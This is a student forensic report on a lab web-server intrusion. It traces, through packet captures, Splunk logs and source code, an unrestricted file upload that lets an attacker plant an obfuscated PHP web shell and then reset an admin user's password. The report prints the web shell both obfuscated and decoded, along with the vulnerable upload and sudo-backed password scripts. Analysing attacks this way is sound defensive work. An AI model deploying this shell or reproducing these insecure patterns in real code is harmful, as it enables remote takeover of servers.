

# Digital Forensics

## 1)How did the attacker get in?

3	0.000199	172.28.128.4	172.28.128.5	TCP	74	47964 → 80 [SYN] Seq=0 Win=29
4	0.000217	172.28.128.5	172.28.128.4	TCP	74	80 → 47964 [SYN, ACK] Seq=0 A
5	0.000391	172.28.128.4	172.28.128.5	TCP	66	47964 → 80 [ACK] Seq=1 Ack=1
6	0.001023	172.28.128.4	172.28.128.5	HTTP	378	GET / HTTP/1.1 Sumanth Vankineni UID 119351130
7	0.001050	172.28.128.5	172.28.128.4	TCP	66	80 → 47964 [ACK] Seq=1 Ack=31
8	0.020296	172.28.128.5	172.28.128.4	HTTP	704	HTTP/1.1 200 OK (text/html)

Figure 1, TCP Handshake

Analysing the PCAP file in Wireshark, the first thing which can be noticed is that the Source IP which could potentially be the attacker (IP 172.28.128.4) accessed the Waffle Co website. The TCP handshake has been performed which can be seen in the above figure. The server responded to the client's (Suspected Attacker) http request with a 200 OK.

28	7.452383	172.28.128.4	172.28.128.5	HTTP	418	GET /about.php HTTP/1.1
29	7.452397	172.28.128.5	172.28.128.4	TCP	66	80 → 47968 [ACK] Seq=1 Ack=353 Win=30
30	7.459942	172.28.128.5	172.28.128.4	HTTP	987	HTTP/1.1 200 OK (text/html)
31	7.460251	172.28.128.4	172.28.128.5	TCP	66	47968 → 80 [ACK] Seq=353 Ack=922 Win=
32	11.396473	172.28.128.4	172.28.128.5	HTTP	420	GET /waffles.php HTTP/1.1
33	11.419110	172.28.128.5	172.28.128.4	HTTP	774	HTTP/1.1 200 OK (text/html)
34	11.419380	172.28.128.4	172.28.128.5	TCP	66	47968 → 80 [ACK] Seq=707 Ack=1630 Win
35	14.422221	172.28.128.4	172.28.128.5	HTTP	419	GET /upload.php HTTP/1.1 Sumanth Vankineni UID 119351130
36	14.428789	172.28.128.5	172.28.128.4	HTTP	660	HTTP/1.1 200 OK (text/html)

Figure 2, Accessing webpages

Further, the suspect visited different pages of the website such as about.php, waffles.php and upload.php which have been captured by tcpdump shown in the figure 2.

In order to check the copy of the web directory, I have hosted it on AWS Ubuntu instance and accessed the webpage from my local. All the pages the suspected attacker had visited are present on the Waffle Co's website as shown in the following screenshots.




Figure 3,About.php




Figure 4,Homepage




Figure 5,Upload.php

The Upload.php webpage has file upload section, there is a possibility that the attacker could have exploited this.


81	27.128335	172.28.128.4	172.28.128.5	HTTP	518 POST /upload2.php HTTP/1.1 (JPEG JFIF image)
82	27.128337	172.28.128.5	172.28.128.4	TCP	66 80 → 47970 [ACK] Seq=1 Ack=358109 Win=213056 Len=0 T
83	27.137072	172.28.128.5	172.28.128.4	HTTP	465 HTTP/1.1 200 OK (text/html)
84	27.137380	172.28.128.4	172.28.128.5	TCP	66 47970 → 80 [ACK] Seq=358109 Ack=400 Win=30336 Len=0
85	28.816728	172.28.128.4	172.28.128.5	HTTP	441 GET /uploads/TrollFace.jpg HTTP/1.1

Sumanth Vankineni  
UID 119351130

Figure 6, Initial File Upload


On further analysing the PCAP file, the suspected attacker had tried uploading an image into the uploads section and then has tried to access it as shown in the above figure 6. So, looks like the uploads folder where all the uploaded content is stored can be accessed by the public which is a big vulnerability.

The following screenshots show the webpage which display the contents of the uploads directory and the image which has been uploaded by suspected attacker.



Sumanth Vankineni  
UID 119351130

Figure 7, Uploads directory



Sumanth Vankineni  
UID 119351130

Figure 8, Troll face image uploaded by attacker

I thoroughly examined code of the upload.php webpage to see what conditions are used and what the security misconfigurations could be.

```
(kali㉿kali)-[/var/www/html/mywebsite]
$ cat upload.php
<title>ENPM685 Waffle Photo Contest</title>
<h1>ENPM685 Waffle Photo Contest</h1>
<br><br>
Take a photo of your yummy delicious waffle you ordered from us and win a prize! The best photo earns $
20 in free waffle credits!

<br><br>

<form action="upload2.php" method="post" enctype="multipart/form-data">
Upload your script or treatment to us:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br><br>
<a href="/index.php">Back to the main page</a>

(kali㉿kali)-[/var/www/html/mywebsite]
$ cat upload2.php
<?php

$target_dir = "/var/www/html/uploads/";
$target_file = $target_dir.basename($_FILES["fileToUpload"]["name"]);

if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file))
{
    echo "The file <a href=\"./uploads/\".basename($_FILES["fileToUpload"]["name"]).\"\">.basename($_
FILES["fileToUpload"]["name"]).\"</a> has been uploaded.";
}
else
{
    echo "Error uploading file.";
}
?>
<br><br>
<a href="/index.php">Back to the main page</a>

(kali㉿kali)-[/var/www/html/mywebsite]
$ echo Sumanth Vankineni UID 119351130
```

*Figure 9, Upload page source codes.*

The source code for the upload page has many security vulnerabilities as listed below:

- 1) There is no condition used in the source code to limit the input file type to an image with the formats as .jpeg or .png etc. This can allow the attackers to upload a malicious php code.
- 2) The files uploaded by the customers are stored in directory which is accessible by the public.
- 3) There is no limit set for the size of the file uploaded. Attackers can upload their malicious content of any length and utilize the servers disk space as their will.

So here the attacker could have misused this upload section to upload a malicious shellcode to trigger remote code execution or any other shellcode and tamper with the Waffle Co's system hosting the web server.

The following frame in the Wireshark shows that a file was uploaded to the server. By Further expanding the POST request frame it can be seen that a php file was uploaded named pwn3ed.php as show in the figure 10 and figure 11. Powned filename indicates or proves that this was indeed the attacker, and the initial assumption was right.

139	49.905215	172.28.128.4	172.28.128.5	HTTP	1591 POST /upload2.php HTTP/1.1 (application/x-php)
140	49.905235	172.28.128.5	172.28.128.4	TCP	66 80 → 47974 [ACK] Seq=1 Ack=1526 Win=32064 Len=0
141	49.906510	172.28.128.5	172.28.128.4	HTTP	457 HTTP/1.1 200 OK (text/html)

Figure 10, Wireshark Upload pwn3ed

Wireshark · Packet 139 · final.pcap		Sumanth Vankineni UID 11351130
Frame 139: 1591 bytes on wire (12728 bits), 1591 bytes captured (12728 bits)		
Ethernet II, Src: PcsCompu_30:82:aa (08:00:27:30:82:aa), Dst: PcsCompu_db:de:fa (08:00:27:30:82:db:de:fa)		
Internet Protocol Version 4, Src: 172.28.128.4, Dst: 172.28.128.5		
Transmission Control Protocol, Src Port: 47974, Dst Port: 80, Seq: 1, Ack: 1, Len: 1525		
Hypertext Transfer Protocol		
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----90284047619889334731962600515\r\n"		
[Type: multipart/form-data]		
First boundary: -----90284047619889334731962600515\r\n		
✖ Encapsulated multipart part: (application/x-php)		
Content-Disposition: form-data; name="fileToUpload"; filename="pwn3d.php"		
Content-Type: application/x-php\r\n\r\n		
✖ Media Type		
Media type: application/x-php (685 bytes)		
Boundary: \r\n-----90284047619889334731962600515\r\n		
✖ Encapsulated multipart part:		
Content-Disposition: form-data; name="submit"\r\n\r\n		
✖ Data (6 bytes)		
Last boundary: \r\n-----90284047619889334731962600515--\r\n		

Figure 11, Wireshark Upload pwn3ed

The following consecutive POST requests could indicate the reverse shell or remote code execution's connected communication from the attacker to the Waffles Co's web servers hosted system.

http.request.method == "POST"						Sumanth Vankineni UID 119351130
Time	Source	Destination	Protocol	Length	Info	
81.27.128335	172.28.128.4	172.28.128.5	HTTP	518	POST /upload2.php HTTP/1.1 (JPEG JFIF image)	
139.49.905215	172.28.128.4	172.28.128.5	HTTP	1591	POST /upload2.php HTTP/1.1 (application/x-php)	
149.91.415388	172.28.128.4	172.28.128.5	HTTP	381	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
160.91.489468	172.28.128.4	172.28.128.5	HTTP	527	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
172.99.621602	172.28.128.4	172.28.128.5	HTTP	443	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
182.99.656939	172.28.128.4	172.28.128.5	HTTP	484	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
192.99.685480	172.28.128.4	172.28.128.5	HTTP	484	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
202.99.706278	172.28.128.4	172.28.128.5	HTTP	579	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
212.99.727293	172.28.128.4	172.28.128.5	HTTP	495	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
222.99.747627	172.28.128.4	172.28.128.5	HTTP	519	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
232.102.407224	172.28.128.4	172.28.128.5	HTTP	527	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
242.103.190751	172.28.128.4	172.28.128.5	HTTP	508	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
252.106.575904	172.28.128.4	172.28.128.5	HTTP	521	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
262.107.103607	172.28.128.4	172.28.128.5	HTTP	516	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
272.116.974459	172.28.128.4	172.28.128.5	HTTP	535	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
283.121.981647	172.28.128.4	172.28.128.5	HTTP	533	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)	
308.152.965131	172.28.128.4	172.28.128.5	HTTP	584	POST /admin/password.php HTTP/1.1 (application/x-www-form-urlencoded)	

Figure 12, Remote execution connection

```
(kali@kali)-[/var/www/html/mywebsite/uploads]
$ ls
pwn3d.php  TrollFace.jpg

(kali@kali)-[/var/www/html/mywebsite/uploads]
$ cat pwn3d.php
<?php
$h='unction x($t,$k){$c=strlen($k);$l=strlen($t);$*o="";for($i=0;$i<$l;*){for($';
$N=str_replace('d0',' ','cdOrd0eatd0d0e_funcd0td0ion');
$B='n*d*_clea**n($r=@base64_encode(@x(@gzcompress($o),$k));p*rint("$p*$kh$r*kf");}';
$l='$k=*4d4098d6";$kh*=4e163d272695";*$kf="9455d046fd7c*";$p="f8ewVrily*d8RJ*kIZ";f';
$d='c*h("/$kh(.+)$kf/*",@file_get_contents("php://input"),$m*)==1){@ob_start();*@e';
$W='va+l(@gzuncompress(@x(@base64_decode($m[1]))*$k));$*o=@ob_get_contents*();@ob_e';
$u='j*=0;($j<$c&&$i<$l);$j++,$i++)*{$o.=t{$i}^$k{$j}};}return $o;};if(@preg_mat*';
$M=str_replace('*','',$l.$h.$u.$d.$W.$B);
$G=$N('',$M);$G();
?>
```

Figure 13, Obfuscated php code

The above figure shows the content of the pwn3ed.php file uploaded by the attacker. I've used the unphp.net to decode the obfuscated code shown above. The eval, gzuncompress and the base64\_decode functions are very commonly used in reverse shell payloads to execute system command and obfuscate the data being sent.

Decoded Output [download](#)

```
<?php function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
$k = "4d4098d6";
$kh = "4e163d272695";
$kf = "9455d046fd7c";
$p = "f8ewVrilyd8RJkIZ";
function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
if (@preg_match("/$kh(.+)$kf/", @file_get_contents("php://input"), $m) == 1) {
    @ob_start();
    eval(@gzuncompress(@x(base64_decode($m[1]), $k)));
    $o = @ob_get_contents();
    @ob_end_clean();
    $r = @base64_encode(@x(@gzcompress($o), $k));
    print ("{$p}{$kh}{$r}{$kf}");
}
```

Figure 14, re constructed php code



I've used Splunk to analyse the logs and hence confirmed my previous assumptions.

2/14/19 4:44:18.000 PM	172.28.128.4 -- [14/Feb/2019:16:44:18 -0500]	POST /admin/password.php HTTP/1.1" 200 681 "http://172.28.128.5/admin/password.php Mozilla/5.0 (Windows NT 6.1; rv:52.0; Gecko/20100101; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:47.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:47 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 2201 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:42.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:42 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 420 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:32.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:32 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 328 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:32.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:32 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 287 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:29.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:29 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 340 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:28.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:28 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 256 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined
2/14/19 4:43:25.000 PM	172.28.128.4 -- [14/Feb/2019:16:43:25 -0500]	POST /uploads/pwn3d.php HTTP/1.1" 200 295 "-" Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.13; Gecko/20100309; Firefox/35.0) Sumanth Vankineni UID 119351130	source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined

Figure 15, Splunk analysis of access log file

## 2)What did the attacker do once they were on the system?

295	131.838302	172.28.128.4	172.28.128.5	HTTP	384	GET /admin/ HTTP/1.1	Sumanth Vankineni UID 119351130
296	131.838315	172.28.128.5	172.28.128.4	TCP	66	80 → 48004 [ACK] Seq=1 Ack=319 Win=	
297	131.844988	172.28.128.5	172.28.128.4	HTTP	476	HTTP/1.1 200 OK (text/html)	
298	131.845323	172.28.128.4	172.28.128.5	TCP	66	48004 → 80 [ACK] Seq=319 Ack=411 Win=	
299	133.499596	172.28.128.4	172.28.128.5	HTTP	433	GET /admin/password.php HTTP/1.1	
300	133.500757	172.28.128.5	172.28.128.4	HTTP	1106	HTTP/1.1 200 OK (text/html)	
301	133.501111	172.28.128.4	172.28.128.5	TCP	66	48004 → 80 [ACK] Seq=686 Ack=1451 Win=	
302	138.506533	172.28.128.5	172.28.128.4	TCP	66	80 → 48004 [FIN, ACK] Seq=1451 Ack=	
303	138.507517	172.28.128.4	172.28.128.5	TCP	66	48004 → 80 [FIN, ACK] Seq=686 Ack=1	
304	138.507540	172.28.128.5	172.28.128.4	TCP	66	80 → 48004 [ACK] Seq=1452 Ack=687 Win=	
305	152.964752	172.28.128.4	172.28.128.5	TCP	74	48006 → 80 [SYN] Seq=0 Win=29200 Len=	
306	152.964780	172.28.128.5	172.28.128.4	TCP	74	80 → 48006 [SYN, ACK] Seq=0 Ack=1 Win=	
307	152.964998	172.28.128.4	172.28.128.5	TCP	66	48006 → 80 [ACK] Seq=1 Ack=1 Win=29	
308	152.965131	172.28.128.4	172.28.128.5	HTTP	584	POST /admin/password.php HTTP/1.1	
309	152.965151	172.28.128.5	172.28.128.4	TCP	66	80 → 48006 [ACK] Seq=1 Ack=519 Win=	
310	154.004978	172.28.128.5	172.28.128.4	HTTP	747	HTTP/1.1 200 OK (text/html)	

Figure 16, Posting data to password.php

On further analysis of the PCAP file it can be noticed that the attacker accessed a password.php page on the website and posted data. Further expanding the fragment as show in the figure, the details submitted into the fields of the password.php page can be clearly seen.

So here the attacker has changed password for the user Julia with the password as “hacked”. The attacker specifically changed the password for Julia since the about.php page showed that Julia is the one who maintains the backend of the test app. The attacker attempted to change Julia's password, which he could further utilize in their subsequent plans.




Figure 17, Changed password details.




Figure 18, Change password webpage.




Figure 18, Splunk logs of changing password

The above screenshot is taken from Splunk which shows that password has been changed.



```

(kali@kali)-[/var/www/html/mywebsite/admin]
$ cat password.php
<?php
// change .. me! - shell script name
$shellscript = "sudo /var/www/html/admin/change-pass.sh";

// Make sure form is submitted by user
if(!isset($_POST['pwdchange'])) {
    // if not display them form
    writeHead("Change password");
    writeForm();
    writeFoot();
}
else {
    // try to change the password
    $callshell=true;
    // get username and password
    $_POST['username'] = stripslashes(trim($_POST['username']));
    $_POST['passwd'] = stripslashes(trim($_POST['passwd']));

    // if user skip our javascript ...
    // make sure we can only change password if we have both username and password
    if(empty($_POST['username'])) {
        $callshell=false;
    }
}

```

Sumanth Vankineni  
UID 119351130

Figure 19, Password.php source code

```

(kali@kali)-[/var/www/html/mywebsite/admin]
$ cat change-pass.sh
#!/bin/sh
# \
exec expect -f "$0" ${1+"$@"}
set password [lindex $argv 1]
spawn passwd [lindex $argv 0]
sleep 1
expect "assword:"
send "$password\r"
expect "assword:"
send "$password\r"
expect eof

```

Sumanth Vankineni  
UID 119351130

Figure 20, pass.sh code

```

(kali@kali)-[~/../Final/julia/home/julia]
$ ls -al
total 32
drwxr-xr-x 3 kali kali 4096 Feb 14 2019 .
drwxr-xr-x 3 kali kali 4096 May 13 15:56 ..
-rw-r--r-- 1 kali kali 35 Feb 9 2019 .bash_history
-rw-r--r-- 1 kali kali 220 Feb 5 2019 .bash_logout
-rw-r--r-- 1 kali kali 3637 Feb 5 2019 .bashrc
drwx----- 2 kali kali 4096 Feb 5 2019 .cache
-rw-r--r-- 1 kali kali 16 Feb 14 2019 .mysql_history
